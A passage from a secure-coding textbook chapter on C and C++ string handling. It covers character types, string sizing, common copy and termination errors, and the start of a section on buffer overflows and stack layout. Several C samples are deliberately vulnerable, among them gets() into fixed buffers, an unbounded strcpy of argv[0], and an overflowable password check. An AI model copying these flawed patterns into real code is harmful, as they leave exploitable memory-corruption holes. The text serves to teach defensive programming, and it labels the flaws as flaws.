This approach also simplifies maintenance, because the size of the array can always be derived even if the size of the string literal changes. This issue is further described by *The CERT C Secure Coding Standard* [Seacord 2008], "STR36-C. Do not specify the bound of a character array initialized with a string literal."

Strings in C++

Multibyte strings and wide strings are both common data types in C++ programs, but many attempts have been made to also create string classes. Most C++ developers have written at least one string class, and a number of widely accepted forms exist. The standardization of C++ [ISO/IEC 1998] promotes the standard class template `std::basic_string`. The `basic_string` template represents a sequence of characters. It supports sequence operations as well as string operations such as search and concatenation and is parameterized by character type:

- `string` is a `typedef` for the template specialization `basic_string<char>`.
- `wstring` is a `typedef` for the template specialization `basic_string<wchar_t>`.

Because the C++ standard defines additional string types, C++ also defines additional terms for multibyte strings. A null-terminated byte string, or NTBS, is a character sequence whose highest addressed element with defined content has the value 0 (the terminating null character); no other element in the sequence has the value 0. A null-terminated multibyte string, or NTMBS, is an NTBS that constitutes a sequence of valid multibyte characters beginning and ending in the initial shift state.

The `basic_string` class template specializations are less prone to errors and security vulnerabilities than are null-terminated byte strings. Unfortunately, there is a mismatch between C++ string objects and null-terminated byte strings. Specifically, most C++ string objects are treated as atomic entities (usually passed by value or reference), whereas existing C library functions accept pointers to null-terminated character sequences. In the standard C++ string class, the internal representation does not have to be null-terminated [Stroustrup 1997], although all common implementations are null-terminated. Some other string types, such as Win32 `LSA_UNICODE_STRING`, do not have to be null-terminated either. As a result, there are different ways to access string contents, determine the string length, and determine whether a string is empty.

It is virtually impossible to avoid multiple string types within a C++ program. If you want to use basic_string exclusively, you must ensure that there are no

- basic_string literals. A string literal such as "abc" is a static null-terminated byte string.
- Interactions with the existing libraries that accept null-terminated byte strings (for example, many of the objects manipulated by function signatures declared in <cstring> are NTBSs).
- Interactions with the existing libraries that accept null-terminated wide-character strings (for example, many of the objects manipulated by function signatures declared in <cwchar> are wide-character sequences).

Typically, C++ programs use null-terminated byte strings and one string class, although it is often necessary to deal with multiple string classes within a legacy code base [Wilson 2003].

Character Types

The three types char, signed char, and unsigned char are collectively called the *character types*. Compilers have the latitude to define char to have the same range, representation, and behavior as either signed char or unsigned char. Regardless of the choice made, char is a distinct type.

Although not stated in one place, the C Standard follows a consistent philosophy for choosing character types:

signed char and unsigned char

- Suitable for small integer values

plain char

- The type of each element of a string literal
- Used for character data (where signedness has little meaning) as opposed to integer data

The following program fragment shows the standard string-handling function strlen() being called with a plain character string, a signed character string, and an unsigned character string. The strlen() function takes a single argument of type const char *.

```
size_t len;
char cstr[] = "char string";
signed char scstr[] = "signed char string";
unsigned char ucstr[] = "unsigned char string";

len = strlen(cstr);
len = strlen(scstr);  /* warns when char is unsigned */
len = strlen(ucstr);  /* warns when char is signed */
```

Compiling at high warning levels in compliance with "MSC00-C. Compile cleanly at high warning levels" causes warnings to be issued when

- Converting from `unsigned char[]` to `const char *` when `char` is signed
- Converting from `signed char[]` to `const char *` when `char` is defined to be unsigned

Casts are required to eliminate these warnings, but excessive casts can make code difficult to read and hide legitimate warning messages.

If this code were compiled using a C++ compiler, conversions from `unsigned char[]` to `const char *` and from `signed char[]` to `const char *` would be flagged as errors requiring casts. "STR04-C. Use plain `char` for characters in the basic character set" recommends the use of plain `char` for compatibility with standard narrow-string-handling functions.

`int`

The `int` type is used for data that could be either `EOF` (a negative value) or character data interpreted as `unsigned char` to prevent sign extension and then converted to `int`. For example, on a platform in which the `int` type is represented as a 32-bit value, the extended ASCII code `0xFF` would be returned as `00 00 00 FF`.

- Consequently, `fgetc()`, `getc()`, `getchar()`, `fgetwc()`, `getwc()`, and `getwchar()` return `int`.
- The character classification functions declared in `<ctype.h>`, such as `isalpha()`, accept `int` because they might be passed the result of `fgetc()` or the other functions from this list.

In C, a character constant has type `int`. Its value is that of a plain `char` converted to `int`. The perhaps surprising consequence is that for all character constants `c`, `sizeof c` is equal to `sizeof int`. This also means, for example, that `sizeof 'a'` is not equal to `sizeof x` when `x` is a variable of type `char`.

In C++, a character literal that contains only one character has type `char` and consequently, unlike in C, its size is 1. In both C and C++, a wide-character literal has type `wchar_t`, and a multicharacter literal has type `int`.

`unsigned char`

The `unsigned char` type is useful when the object being manipulated might be of any type, and it is necessary to access all bits of that object, as with `fwrite()`. Unlike other integer types, `unsigned char` has the unique property that values stored in objects of type `unsigned char` are guaranteed to be represented using a pure binary notation. A pure binary notation is defined by the C Standard as "a positional representation for integers that uses the binary digits 0 and 1, in which the values represented by successive bits are additive, begin with 1, and are multiplied by successive integral powers of 2, except perhaps the bit with the highest position."

Objects of type `unsigned char` are guaranteed to have no padding bits and consequently no trap representation. As a result, non-bit-field objects of any type may be copied into an array of `unsigned char` (for example, via `memcpy()`) and have their representation examined 1 byte at a time.

`wchar_t`

- Wide characters are used for natural-language character data.

"STR00-C. Represent characters using an appropriate type" recommends that the use of character types follow this same philosophy. For characters in the basic character set, it does not matter which data type is used, except for type compatibility.

Sizing Strings

Sizing strings correctly is essential in preventing buffer overflows and other runtime errors. Incorrect string sizes can lead to buffer overflows when used, for example, to allocate an inadequately sized buffer. *The CERT C Secure Coding Standard* [Seacord 2008], "STR31-C. Guarantee that storage for strings has sufficient space for character data and the null terminator," addresses this issue. Several important properties of arrays and strings are critical to allocating space correctly and preventing buffer overflows:

Size

Number of bytes allocated to the array (same as sizeof(array)).

Count

Number of elements in the array (same as the Visual Studio 2010 _countof(array)).

Length

Number of characters before null terminator.

Confusing these concepts frequently leads to critical errors in C and C++ programs. The C Standard guarantees that objects of type char consist of a single byte. Consequently, the size of an array of char is equal to the count of an array of char, which is also the bounds. The length is the number of characters before the null terminator. For a properly null-terminated string of type char, the length must be less than or equal to the size minus 1.

Wide-character strings may be improperly sized when they are mistaken for narrow strings or for multibyte character strings. The C Standard defines wchar_t to be an integer type whose range of values can represent distinct codes for all members of the largest extended character set specified among the supported locales. Windows uses UTF-16 character encodings, so the size of wchar_t is typically 2 bytes. Linux and OS X (GCC/g++ and Xcode) use UTF-32 character encodings, so the size of wchar_t is typically 4 bytes. On most platforms, the size of wchar_t is at least 2 bytes, and consequently, the size of an array of wchar_t is no longer equal to the count of the same array. Programs that assume otherwise are likely to contain errors. For example, in the following program fragment, the strlen() function is incorrectly used to determine the size of a wide-character string:

```
wchar_t wide_str1[] = L"0123456789";
wchar_t *wide_str2 = (wchar_t *)malloc(strlen(wide_str1) + 1);
if (wide_str2 == NULL) {
  /* handle error */
}
/* ... */
free(wide_str2);
wide_str2 = NULL;
```

When this program is compiled, Microsoft Visual Studio 2012 generates an incompatible type warning and terminates translation. GCC 4.7.2 also generates an incompatible type warning but continues compilation.

The `strlen()` function counts the number of characters in a null-terminated byte string preceding the terminating null byte (the length). However, wide characters can contain null bytes, particularly when taken from the ASCII character set, as in this example. As a result, the `strlen()` function will return the number of bytes preceding the first null byte in the string.

In the following program fragment, the `wcslen()` function is correctly used to determine the size of a wide-character string, but the length is not multiplied by `sizeof(wchar_t)`:

```
wchar_t wide_str1[] = L"0123456789";
wchar_t *wide_str3 = (wchar_t *)malloc(wcslen(wide_str1) + 1);
if (wide_str3 == NULL) {
  /* handle error */
}
/* ... */
free(wide_str3);
wide_str3 = NULL;
```

The following program fragment correctly calculates the number of bytes required to contain a copy of the wide string (including the termination character):

```
wchar_t wide_str1[] = L"0123456789";
wchar_t *wide_str2 = (wchar_t *)malloc(
  (wcslen(wide_str1) + 1) * sizeof(wchar_t)
);
if (wide_str2 == NULL) {
  /* handle error */
}
/* ... */
free(wide_str2);
wide_str2 = NULL;
```

The CERT C Secure Coding Standard [Seacord 2008], “STR31-C. Guarantee that storage for strings has sufficient space for character data and the null terminator,” correctly provides additional information with respect to sizing wide strings.

2.2 Common String Manipulation Errors

Manipulating strings in C or C++ is error prone. Four common errors are unbounded string copies, off-by-one errors, null-termination errors, and string truncation.

Improperly Bounded String Copies

Improperly bounded string copies occur when data is copied from a source to a fixed-length character array (for example, when reading from standard input into a fixed-length buffer). Example 2.1 shows a program from Annex A of ISO/IEC TR 24731-2 that reads characters from standard input using the `gets()` function into a fixed-length character array until a newline character is read or an end-of-file (EOF) condition is encountered.

Example 2.1 Reading from `stdin()`

```
#include <stdio.h>
#include <stdlib.h>

void get_y_or_n(void) {
  char response[8];
  puts("Continue? [y] n: ");
  gets(response);
  if (response[0] == 'n')
    exit(0);
  return;
}
```

This example uses only interfaces present in C99, although the `gets()` function has been deprecated in C99 and eliminated from C11. *The CERT C Secure Coding Standard* [Seacord 2008], "MSC34-C. Do not use deprecated or obsolescent functions," disallows the use of this function.

This program compiles and runs under Microsoft Visual C++ 2010 but warns about using `gets()` at warning level `/W3`. When compiled with G++ 4.6.1, the compiler warns about `gets()` but otherwise compiles cleanly.

This program has undefined behavior if more than eight characters (including the null terminator) are entered at the prompt. The main problem with the `gets()` function is that it provides no way to specify a limit on the number of characters to read. This limitation is apparent in the following conforming implementation of this function:

```
char *gets(char *dest) {
  int c = getchar();
  char *p = dest;
  while (c != EOF && c != '\n') {
    *p++ = c;
    c = getchar();
  }
  *p = '\0';
  return dest;
}
```

Reading data from unbounded sources (such as `stdin()`) creates an interesting problem for a programmer. Because it is not possible to know beforehand how many characters a user will supply, it is not possible to preallocate an array of sufficient length. A common solution is to statically allocate an array that is thought to be much larger than needed. In this example, the programmer expects the user to enter only one character and consequently assumes that the eight-character array length will not be exceeded. With friendly users, this approach works well. But with malicious users, a fixed-length character array can be easily exceeded, resulting in undefined behavior. This approach is prohibited by *The CERT C Secure Coding Standard* [Seacord 2008], "STR35-C. Do not copy data from an unbounded source to a fixed-length array."

Copying and Concatenating Strings. It is easy to make errors when copying and concatenating strings because many of the standard library calls that perform this function, such as `strcpy()`, `strcat()`, and `sprintf()`, perform unbounded copy operations.

Arguments read from the command line are stored in process memory. The function `main()`, called when the program starts, is typically declared as follows when the program accepts command-line arguments:

```
int main(int argc, char *argv[]) {
    /* ...*/
}
```

Command-line arguments are passed to `main()` as pointers to null-terminated strings in the array members `argv[0]` through `argv[argc-1]`. If the value of `argc` is greater than 0, the string pointed to by `argv[0]` is, by convention, the program name. If the value of `argc` is greater than 1, the strings referenced by `argv[1]` through `argv[argc-1]` are the actual program arguments. In any case, `argv[argc]` is always guaranteed to be `NULL`.

Vulnerabilities can occur when inadequate space is allocated to copy a program input such as a command-line argument. Although argv[0] contains the program name by convention, an attacker can control the contents of argv[0] to cause a vulnerability in the following program by providing a string with more than 128 bytes. Furthermore, an attacker can invoke this program with argv[0] set to NULL:

```
int main(int argc, char *argv[]) {
  /* ... */
  char prog_name[128];
  strcpy(prog_name, argv[0]);
  /* ... */
}
```

This program compiles and runs under Microsoft Visual C++ 2012 but warns about using strcpy() at warning level /W3. The program also compiles and runs under G++ 4.7.2. If _FORTIFY_SOURCE is defined, the program aborts at runtime as a result of object size checking if the call to strcpy() results in a buffer overflow.

The strlen() function can be used to determine the length of the strings referenced by argv[0] through argv[argc-1] so that adequate memory can be dynamically allocated. Remember to add a byte to accommodate the null character that terminates the string. Note that care must be taken to avoid assuming that any element of the argv array, including argv[0], is non-null.

```
int main(int argc, char *argv[]) {
  /* Do not assume that argv[0] cannot be null */
  const char * const name = argv[0] ? argv[0] : "";
  char *prog_name = (char *)malloc(strlen(name) + 1);
  if (prog_name != NULL) {
    strcpy(prog_name, name);
  }
  else {
      /* Failed to allocate memory - recover */
  }
  /* ... */
}
```

The use of the strcpy() function is perfectly safe because the destination array has been appropriately sized. It may still be desirable to replace the strcpy() function with a call to a “more secure” function to eliminate diagnostic messages generated by compilers or analysis tools.

The POSIX strdup() function can also be used to copy the string. The strdup() function accepts a pointer to a string and returns a pointer to a newly allocated duplicate string. This memory can be reclaimed by passing the returned pointer to free(). The strdup() function is defined in ISO/IEC TR 24731-2 [ISO/IEC TR 24731-2:2010] but is not included in the C99 or C11 standards.

sprintf() Function. Another standard library function that is frequently used to copy strings is the sprintf() function. The sprintf() function writes output to an array, under control of a format string. A null character is written at the end of the characters written. Because sprintf() specifies how subsequent arguments are converted according to the format string, it is often difficult to determine the maximum size required for the target array. For example, on common ILP32 and LP64 platforms where INT_MAX = 2,147,483,647, it can take up to 11 characters to represent the value of an argument of type int as a string (commas are not output, and there might be a minus sign). Floating-point values are even more difficult to predict.

The snprintf() function adds an additional size_t parameter n. If n is 0, nothing is written, and the destination array may be a null pointer. Otherwise, output characters beyond the n-1st are discarded rather than written to the array, and a null character is written at the end of the characters that are actually written into the array. The snprintf() function returns the number of characters that would have been written had n been sufficiently large, not counting the terminating null character, or a negative value if an encoding error occurred. Consequently, the null-terminated output is completely written if and only if the returned value is nonnegative and less than n. The snprintf() function is a relatively secure function, but like other formatted output functions, it is also susceptible to format string vulnerabilities. Values returned from snprintf() need to be checked because the function may fail, not only because of insufficient space in the buffer but for other reasons as well, such as out-of-memory conditions during the execution of the function. See *The CERT C Secure Coding Standard* [Seacord 2008], “FIO04-C. Detect and handle input and output errors,” and “FIO33-C. Detect and handle input output errors resulting in undefined behavior,” for more information.

Unbounded string copies are not limited to the C programming language. For example, if a user inputs more than 11 characters into the following C++ program, it will result in an out-of-bounds write:

```
#include <iostream>

int main(void) {
  char buf[12];

  std::cin >> buf;
  std::cout << "echo: " << buf << '\n';
}
```

This program compiles cleanly under Microsoft Visual C++ 2012 at warning level `/W4`. It also compiles cleanly under G++ 4.7.2 with options: `-Wall -Wextra -pedantic`.

The type of the standard object `std::cin` is the `std::stream` class. The `istream` class, which is really a specialization of the `std::basic_istream` class template on the character type `char`, provides member functions to assist in reading and interpreting input from a stream buffer. All formatted input is performed using the extraction operator `operator>>`. C++ defines both member and nonmember overloads of `operator>>`, including

```
istream& operator>> (istream& is, char* str);
```

This operator extracts characters and stores them in successive elements of the array pointed to by `str`. Extraction ends when the next element is either a valid white space or a null character or `EOF` is reached. The extraction operation can be limited to a certain number of characters (avoiding the possibility of buffer overflow) if the field width (which can be set with `ios_base::width` or `setw()`) is set to a value greater than 0. In this case, the extraction ends one character before the count of characters extracted reaches the value of field width, leaving space for the ending null character. After a call to this extraction operation, the value of the field width is automatically reset to 0. A null character is automatically appended after the extracted characters.

The extraction operation can be limited to a specified number of characters (thereby avoiding the possibility of an out-of-bounds write) if the field width inherited member (`ios_base::width`) is set to a value greater than 0. In this case, the extraction ends one character before the count of characters extracted reaches the value of field width, leaving space for the ending null character. After a call to this extraction operation, the value of the field width is reset to 0.

The program in Example 2.2 eliminates the overflow in the previous example by setting the field `width` member to the size of the character array `buf`. The example shows that the C++ extraction operator does not suffer from the same inherent flaw as the C function `gets()`.

Example 2.2 Field width Member

```
#include <iostream>

int main(void) {
  char buf[12];

  std::cin.width(12);
  std::cin >> buf;
  std::cout << "echo: " << buf << '\n';
}
```

Off-by-One Errors

Off-by-one errors are another common problem with null-terminated strings. Off-by-one errors are similar to unbounded string copies in that both involve writing outside the bounds of an array. The following program compiles and links cleanly under Microsoft Visual C++ 2010 at `/W4` and runs without error on Windows 7 but contains several off-by-one errors. Can you find all the off-by-one errors in this program?

```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

int main(void) {
  char s1[] = "012345678";
  char s2[] = "0123456789";
  char *dest;
  int i;

  strcpy_s(s1, sizeof(s2), s2);
  dest = (char *)malloc(strlen(s1));
  for (i=1; i <= 11; i++) {
    dest[i] = s1[i];
  }
  dest[i] = '\0';
  printf("dest = %s", dest);
  /* ... */;
}
```

Many of these mistakes are rookie errors, but experienced programmers sometimes make them as well. It is easy to develop and deploy programs similar to this one that compile and run without error on most systems.

Null-Termination Errors

Another common problem with strings is a failure to properly null-terminate them. A string is properly null-terminated if a null terminator is present at or before the last element in the array. If a string lacks the terminating null character, the program may be tricked into reading or writing data outside the bounds of the array.

Strings must contain a null-termination character at or before the address of the last element of the array before they can be safely passed as arguments to standard string-handling functions, such as `strcpy()` or `strlen()`. The null-termination character is necessary because these functions, as well as other string-handling functions defined by the C Standard, depend on its existence to mark the end of a string. Similarly, strings must be null-terminated before the program iterates on a character array where the termination condition of the loop depends on the existence of a null-termination character within the memory allocated for the string:

```
size_t i;
char ntbs[16];
/* ... */
for (i = 0; i < sizeof(ntbs); ++i) {
  if (ntbs[i] == '\0') break;
  /* ... */
}
```

The following program compiles under Microsoft Visual C++ 2010 but warns about using `strncpy()` and `strcpy()` at warning level `/W3`. It is also diagnosed (at runtime) by GCC on Linux when the `_FORTIFY_SOURCE` macro is defined to a nonzero value.

```
int main(void) {
  char a[16];
  char b[16];
  char c[16];
  strncpy(a, "0123456789abcdef", sizeof(a));
  strncpy(b, "0123456789abcdef", sizeof(b));
  strcpy(c, a);
  /* ... */
}
```

In this program, each of three character arrays—`a[]`, `b[]`, and `c[]`—is declared to be 16 bytes. Although the `strncpy()` to `a` is restricted to writing `sizeof(a)` (16 bytes), the resulting string is not null-terminated as a result of the historic and standard behavior of the `strncpy()` function.

According to the C Standard, the strncpy() function copies not more than n characters (characters that follow a null character are not copied) from the source array to the destination array. Consequently, if there is no null character in the first n characters of the source array, as in this example, the result will not be null-terminated.

The strncpy() to b has a similar result. Depending on how the compiler allocates storage, the storage following a[] may *coincidentally* contain a null character, but this is unspecified by the compiler and is unlikely in this example, particularly if the storage is closely packed. The result is that the strcpy() to c may write well beyond the bounds of the array because the string stored in a[] is not correctly null-terminated.

The CERT C Secure Coding Standard [Seacord 2008] includes “STR32-C. Null-terminate byte strings as required.” Note that the rule does not preclude the use of character arrays. For example, there is nothing wrong with the following program fragment even though the string stored in the ntbs character array may not be properly null-terminated after the call to strncpy():

```
char ntbs[NTBS_SIZE];

strncpy(ntbs, source, sizeof(ntbs)-1);
ntbs[sizeof(ntbs)-1] = '\0';
```

Null-termination errors, like the other string errors described in this section, are difficult to detect and can lie dormant in deployed code until a particular set of inputs causes a failure. Code cannot depend on how the compiler allocates memory, which may change from one compiler release to the next.

String Truncation

String truncation can occur when a destination character array is not large enough to hold the contents of a string. String truncation may occur while the program is reading user input or copying a string and is often the result of a programmer trying to prevent a buffer overflow. Although not as bad as a buffer overflow, string truncation results in a loss of data and, in some cases, can lead to software vulnerabilities.

String Errors without Functions

Most of the functions defined in the standard string-handling library <string.h>, including strcpy(), strcat(), strncpy(), strncat(), and strtok(), are susceptible to errors. Microsoft Visual Studio, for example, has consequently deprecated many of these functions.

However, because null-terminated byte strings are implemented as character arrays, it is possible to perform an insecure string operation even without invoking a function. The following program contains a defect resulting from a string copy operation but does not call any string library functions:

```
int main(int argc, char *argv[]) {
  int i = 0;
  char buff[128];
  char *arg1 = argv[1];
  if (argc == 0) {
    puts("No arguments");
    return EXIT_FAILURE;
  }
  while (arg1[i] != '\0') {
    buff[i] = arg1[i];
    i++;
  }
  buff[i] = '\0';
  printf("buff = %s\n", buff);
  exit(EXIT_SUCCESS);
}
```

The defective program accepts a string argument, copies it to the `buff` character array, and prints the contents of the buffer. The variable `buff` is declared as a fixed array of 128 characters. If the first argument to the program equals or exceeds 128 characters (remember the trailing null character), the program writes outside the bounds of the fixed-size array.

Clearly, eliminating the use of dangerous functions does not guarantee that your program is free from security flaws. In the following sections you will see how these security flaws can lead to exploitable vulnerabilities.

2.3 String Vulnerabilities and Exploits

Previous sections described common errors in manipulating strings in C or C++. These errors become dangerous when code operates on untrusted data from external sources such as command-line arguments, environment variables, console input, text files, and network connections. Depending on how a program is used and deployed, external data may be trusted or untrusted. However, it is often difficult to predict all the ways software may be used. Frequently, assumptions made during development are no longer valid when the code is deployed. Changing assumptions is a common source of vulnerabilities. Consequently, it is safer to view all external data as untrusted.

In software security analysis, a value is said to be tainted if it comes from an untrusted source (outside of the program's control) and has not been sanitized to ensure that it conforms to any constraints on its value that consumers of the value require—for example, that all strings are null-terminated.

Tainted Data


Example 2.3 is a simple program that checks a user password (which should be considered tainted data) and grants or denies access.

Example 2.3 The `IsPasswordOK` Program

```
bool IsPasswordOK(void) {
  char Password[12];

  gets(Password);
 r eturn 0 == strcmp(Password, "goodpass");
}

int main(void) {
  bool PwStatus;

  puts("Enter password:");
  PwStatus = IsPasswordOK();
  if (PwStatus == false) {
    puts("Access denied");
    exit(-1);
  }
}
```


This program shows how strings can be misused and is not an exemplar for password checking. The `IsPasswordOK` program starts in the `main()` function. The first line executed is the `puts()` call that prints out a string literal. The `puts()` function, defined in the C Standard as a character output function, is declared in `<stdio.h>` and writes a string to the output stream pointed to by `stdout` followed by a newline character (`'\n'`). The `IsPasswordOK()` function is called to retrieve a password from the user. The function returns a Boolean value: true if the password is valid, false if it is not. The value of `PwStatus` is tested, and access is allowed or denied.

The `IsPasswordOK()` function uses the `gets()` function to read characters from the input stream (referenced by `stdin`) into the array pointed to by `Password` until end-of-file is encountered or a newline character is read. Any newline character is discarded, and a null character is written immediately after the last character read into the array. The `strcmp()` function defined in



```
C:\BufferOverflow\Release>BufferOverflow.exe
Enter Password:
goodpass
Access granted

C:\BufferOverflow\Release>
```

Figure 2.2 Correct password grants access to user.



```
C:\BufferOverflow\Release>BufferOverflow.exe
Enter Password:
badpass
Access denied

C:\BufferOverflow\Release>
```

Figure 2.3 Incorrect password denies access to user.

`<string.h>` compares the string pointed to by `Password` to the string literal `"goodpass"` and returns an integer value of 0 if the strings are equal and a nonzero integer value if they are not. The `IsPasswordOK()` function returns true if the password is `"goodpass"`, and the `main()` function consequently grants access.

In the first run of the program (Figure 2.2), the user enters the correct password and is granted access.

In the second run (Figure 2.3), an incorrect password is provided and access is denied.

Unfortunately, this program contains a security flaw that allows an attacker to bypass the password protection logic and gain access to the program. Can you identify this flaw?

Security Flaw: IsPasswordOK

The security flaw in the `IsPasswordOK` program that allows an attacker to gain unauthorized access is caused by the call to `gets()`. The `gets()` function, as already noted, copies characters from standard input into `Password` until end-of-file is encountered or a newline character is read. The `Password` array, however, contains only enough space for an 11-character password and a trailing null character. This condition results in writing beyond the bounds of the `Password` array if the input is greater than 11 characters in length. Figure 2.4 shows what happens if a program attempts to copy 16 bytes of data into a 12-byte array.




Figure 2.4 Copying 16 bytes of data into a 12-byte array

The condition that allows an out-of-bounds write to occur is referred to in software security as a buffer overflow. A buffer overflow occurs at runtime; however, the condition that allows a buffer overflow to occur (in this case) is an unbounded string read, and it can be recognized when the program is compiled. Before looking at how this buffer overflow poses a security risk, we first need to understand buffer overflows and process memory organization in general.

The `IsPasswordOK` program has another problem: it does not check the return status of `gets()`. This is a violation of "FIO04-C. Detect and handle input and output errors." When `gets()` fails, the contents of the `Password` buffer are indeterminate, and the subsequent `strcmp()` call has undefined behavior. In a real program, the buffer might even contain the good password previously entered by another user.

Buffer Overflows

Buffer overflows occur when data is written outside of the boundaries of the memory allocated to a particular data structure. C and C++ are susceptible to buffer overflows because these languages

- Define strings as null-terminated arrays of characters
- Do not perform implicit bounds checking
- Provide standard library calls for strings that do not enforce bounds checking

Depending on the location of the memory and the size of the overflow, a buffer overflow may go undetected but can corrupt data, cause erratic behavior, or terminate the program abnormally.

Buffer overflows are troublesome in that they are not always discovered during the development and testing of software applications. Not all C and C++ implementations identify software flaws that can lead to buffer overflows during compilation or report out-of-bound writes at runtime. Static analysis tools can aid in discovering buffer overflows early in the development process. Dynamic analysis tools can be used to discover buffer overflows as long as the test data precipitates a detectable overflow.

Not all buffer overflows lead to software vulnerabilities. However, a buffer overflow can lead to a vulnerability if an attacker can manipulate user-controlled inputs to exploit the security flaw. There are, for example, well-known techniques for overwriting frames in the stack to execute arbitrary code. Buffer overflows can also be exploited in heap or static memory areas by overwriting data structures in adjacent memory.

Before examining how these exploits behave, it is useful to understand how process memory is organized and managed. If you are already familiar with process memory organization, execution stack, and heap management, skip to the section "Stack Smashing," page 59.

Process Memory Organization

Process

A program instance that is loaded into memory and managed by the operating system.

Process memory is generally organized into code, data, heap, and stack segments, as shown in column (a) of Figure 2.5.

The code or text segment includes instructions and read-only data. It can be marked read-only so that modifying memory in the code section results in faults. (Memory can be marked read-only by using memory management hardware in the computer hardware platform that supports that feature or by arranging memory so that writable data is not stored in the same page as read-only data.) The data segment contains initialized data, uninitialized data, static variables, and global variables. The heap is used for dynamically allocating process memory. The stack is a last-in, first-out (LIFO) data structure used to support process execution.

The exact organization of process memory depends on the operating system, compiler, linker, and loader—in other words, on the implementation of the programming language. Columns (b) and (c) show possible process memory organization under UNIX and Win32.





Figure 2.5 Process memory organization

Stack Management

The stack supports program execution by maintaining automatic process-state data. If the main routine of a program, for example, invokes function `a()`, which in turn invokes function `b()`, function `b()` will eventually return control to function `a()`, which in turn will return control to the `main()` function (see Figure 2.6).

To return control to the proper location, the sequence of return addresses must be stored. A stack is well suited for maintaining this information because it is a dynamic data structure that can support any level of nesting within memory constraints. When a subroutine is called, the address of the next instruction to execute in the calling routine is pushed onto the stack. When the subroutine returns, this return address is popped from the stack, and program execution jumps to the specified location (see Figure 2.7). The information maintained in the stack reflects the execution state of the process at any given instant.



```
b( ) {...}
a( ) {
  b( );
}
main( ) {
  a( );
}
```

Figure 2.6 Stack management




Figure 2.7 Calling a subroutine

In addition to the return address, the stack is used to store the arguments to the subroutine as well as local (or automatic) variables. Information pushed onto the stack as a result of a function call is called a *frame*. The address of the current frame is stored in the frame or base pointer register. On x86-32, the extended base pointer (`ebp`) register is used for this purpose. The frame pointer is used as a fixed point of reference within the stack. When a subroutine is called, the frame pointer for the calling routine is also pushed onto the stack so that it can be restored when the subroutine exits.

There are two notations for Intel instructions. Microsoft uses the Intel notation

```
mov eax, 4 # Intel Notation
```

GCC uses the AT&T syntax:

```
mov $4, %eax # AT&T Notation
```

Both of these instructions move the immediate value 4 into the `eax` register. Example 2.4 shows the x86-32 disassembly of a call to `foo(MyInt, MyStrPtr)` using the Intel notation.

Example 2.4 Disassembly Using Intel Notation

```
void foo(int, char *); // function prototype

```

```
03  int main(void) {
04    int MyInt=1; // stack variable located at ebp-8
05    char *MyStrPtr="MyString"; // stack var at ebp-4
06    /* ... */
07    foo(MyInt, MyStrPtr); // call foo function
08      mov  eax, [ebp-4]
09      push eax            # Push 2nd argument on stack
10      mov  ecx, [ebp-8]
11      push ecx            # Push 1st argument on stack
12      call foo            # Push the return address on stack and
13                          # jump to that address
14      add  esp, 8
15    /* ... */
16  }
```

The invocation consists of three steps:

1. The second argument is moved into the `eax` register and pushed onto the stack (lines 8 and 9). Notice how these `mov` instructions use the `ebp` register to reference arguments and local variables on the stack.
2. The first argument is moved into the `ecx` register and pushed onto the stack (lines 10 and 11).
3. The call instruction pushes a return address (the address of the instruction following the `call` instruction) onto the stack and transfers control to the `foo()` function (line 12).

The instruction pointer (`eip`) points to the next instruction to be executed. When executing sequential instructions, it is automatically incremented by the size of each instruction, so that the CPU will then execute the next instruction in the sequence. Normally, the `eip` cannot be modified directly; instead, it must be modified indirectly by instructions such as `jump`, `call`, and `return`.

